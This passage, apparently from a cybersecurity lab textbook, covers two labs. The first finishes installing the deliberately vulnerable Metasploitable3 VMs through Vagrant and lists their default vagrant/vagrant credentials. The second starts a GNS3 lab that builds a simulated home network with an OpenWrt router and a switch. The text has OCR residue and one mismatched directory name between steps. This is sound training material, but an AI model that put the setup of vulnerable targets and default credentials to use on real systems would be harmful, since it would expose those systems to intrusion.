
2.2.7. Install the vagrant reload plugin that allows the reloading of VMs as they are being created by typing

```
vagrant plugin install vagrant-reload
```

2.2.8. Create a new vagrant box by typing

```
vagrant box add hashicorp/bionic64
```

2.2.9. When asked, choose *option 2* for VirtualBox



```
PS C:\Users\mheathvanhorn> vagrant box add hashicorp/bionic64
==> box: Loading metadata for box 'hashicorp/bionic64'
    box: URL: https://vagrantcloud.com/api/v2/vagrant/hashicorp/bionic64
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) hyperv
2) virtualbox
3) vmware_desktop

Enter your choice: 2
==> box: Adding box 'hashicorp/bionic64' (v1.0.282) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/hashicorp/boxes/bionic64/versions/1.0.282/providers/virtual
box/unknown/vagrant.box
    box:
==> box: Successfully added box 'hashicorp/bionic64' (v1.0.282) for 'virtualbox'!
PS C:\Users\mheathvanhorn>
```

Figure 25 – Select option 2 for VirtualBox

2.3. Install both versions of metsasploitable (Windows and Linux) by doing the following:

2.3.1. Create a new directory by typing

```
mkdir metasploitable3-workspace
```

2.3.2. Navigate to the directory by typing

```
cd metasploitable-workspace
```

2.3.3. Extract both versions of metasploitable3 by typing the following (all on one line)

```
Invoke-WebRequest -Uri “https://raw.githubusercontent.com/
rapid7/metasploitable3/master/Vagrantfile” -OutFile “Vagrantfile”
```

2.3.4. Start the building of the VMs by typing

```
vagrant up
```

Figure 26 – This could take awhile

2.4. This will take a while, but when it is finished, you will have two new VMs in VirtualBox. The credentials for both machines is:
USER: ***vagrant***
PASSWORD: ***vagrant***

3. Now add them to the GNS3 environment for future use

End of Lab

PART II

BUILDING AN ENTERPRISE NETWORK

CHAPTER 14

Your First Network

MATHEW J. HEATH VAN HORN, PHD

A user's experience with network devices varies widely. Gamers are probably familiar with port forwarding on their home router, but may not understand why these actions are needed. Others may have never been interested in how the magic network box in their home works.

This exercise helps all users get familiar with using the GNS3 environment. We used a typical home environment because some users have probably encountered this type of setup before. However, our testers found that even the most novice users could follow these instructions to gain an understanding of using GNS3.

We had to take some liberties since many home network devices are all-in-one solutions, but learners should focus on using the tools and not how close it resembles "real life".

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Create a typical home network in the GNS3 network
- Become familiar with labels and symbols in the GNS3 network

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment
- Chapter 4 – Installing an OpenWRT Router
- Chapter 6 – Adding a Virtual Machine to GNS3

DELIVERABLES

- One screenshot of the completed GNS3 Environment

RESOURCES


- N/A

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Sawyer Hanson, Cybersecurity Student, ERAU-Prescott
- Julian Romano, Cybersecurity Student, ERAU-Prescott
- Quinton D. Heath Van Horn, 7th Grade
- David Reese, Mathematics Student, SUNY Brockport
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Background Information

This LAB is designed to resemble a typical home network. Some adjustments will need to be made because you are unable to see the device or the wireless signals. So, we will take this opportunity to familiarize you with the setup and then you can add your own devices.



Internet Service Provider (ISP)
The ISP is the internet cable that enters your home. There are different mediums that this cable could be (fiber optic, wireless satellite, twisted pair copper wire, etc.). For this lab, just think of the ISP as the internet infrastructure beyond your home.


Router
This device is provided by your ISP when you lease your internet. There are hundreds of different kinds of routers, and they are often all-in-one devices with wireless connectivity and multiple switch ports. For this lab, we are separating the ports for teaching purposes.

Switch
The switch provides the numerous physical and wireless ports needed to connect several internet capable devices to the router so they can reach the internet signal.

Figure 1 – Explanation of Symbols


In this lab, the typical all-in-one device is split apart for better visualization. Look at the figures below to compare a typical home environment with our lab environment. You can trace the route of the internet from the ISP to the PC in both images.

Typical all-in-one device that provides routing and switching for wired and wireless devices.



Typical home network environment

Our lab environment. The all-in-one device is split into a separate router and switch.




Simple GNS3 network

Figure 2 – Picture of final outcome

Phase II – Setup

These steps are necessary to prepare the playing field. There a quite a few of them, but they are simple. Complete them one at a time and you will have a working learning environment in no time.

1. Start the GNS3 application
2. Create a new project
    - 2.1. Start by clicking *File* > *New Blank Project* on the upper left-hand side
    - 2.2. For this example, we are using the name **LAB_01**
    - 2.3. Select *OK*
3. Under the **Servers Summary** section in the bottom-left-hand corner of the workspace, verify that both the host machine and GNS3 VM are connected by looking for the two green lights



B17-127-15 CPU 3.4%, RAM 22.6%

GNS3 VM (GNS3 VM) CPU 0.0%, RA...

Figure 3 – GNS3 Working Environment is ready to go

NOTE: This can take some time depending on the hardware being used. It will be gray before it turns green. If the VM does not start automatically, restart GNS3 and click *Help* > *Setup Wizard* to reestablish the link to VirtualBox as outlined in Chapter 2. Do not manually start GNS3 VM before launching GNS3.

4. Connect the OpenWrt router to your simulated ISP

   4.1. Complete Chapter 4

   4.2. On the left side of the GNS3 environment, you can see various tools. Click on *Browse all devices* as shown here

   4.3. A sub-menu will appear. Click the picture of a cloud with the word NAT next to it and drag it to the workspace





Figure 4 – Device icons



Node	Console
NAT1	none


Dr_HVH CPU 2.1%, RAM 40.6%

GNS3 VM (GNS3 VM) CPU 0.5%, R...

Figure 5 – Add a NAT cloud to GNS3

NOTE: Whenever you are asked to choose a server, use the dropdown menu to select the *GNS3 VM (GNS3 VM)* option.

4.4. Change the name from “NAT1” to “ISP” by double-clicking on the name and pressing *OK*



Hostname: ISP

Figure 6 – Change NAT cloud name to ISP

4.5. Again, click on the *Browse all devices*

4.6. Drag the device called *OpenWrt* to the workplace




Figure 7 – add OpenWRT router

4.7. The default symbol for the OpenWrt router is the universal symbol for routers, but it can be hard to see at times. Change the symbol by right-clicking on the router and then selecting *Change Symbol* on the menu





Figure 8 – Changing the Router Symbol

4.8. Select the ***Affinity-square-red*** option and look for the router symbol, then click on *OK*



○ Use a custom symbol ● Symbols library

Symbols

Filter:

rj45

router

router_cloud

router2

satellite

Figure 9 – Select the red router symbol

4.9. Double-click on the router name and change it from “OpenWrt-1” to ‘’Router“

5. Add a network switch

5.1. Click on the ***Browse all devices*** button again

5.2. This time drag the ***Ethernet switch*** to the workspace

5.3. Use the GNS3 VM to host the switch

5.4. Rename the device to “Switch”

5.5. Change the symbol to the***Affinity-square-red*** option for the switch, by right-clicking on the switch and selecting the change symbol option. The workspace should now look similar to the following

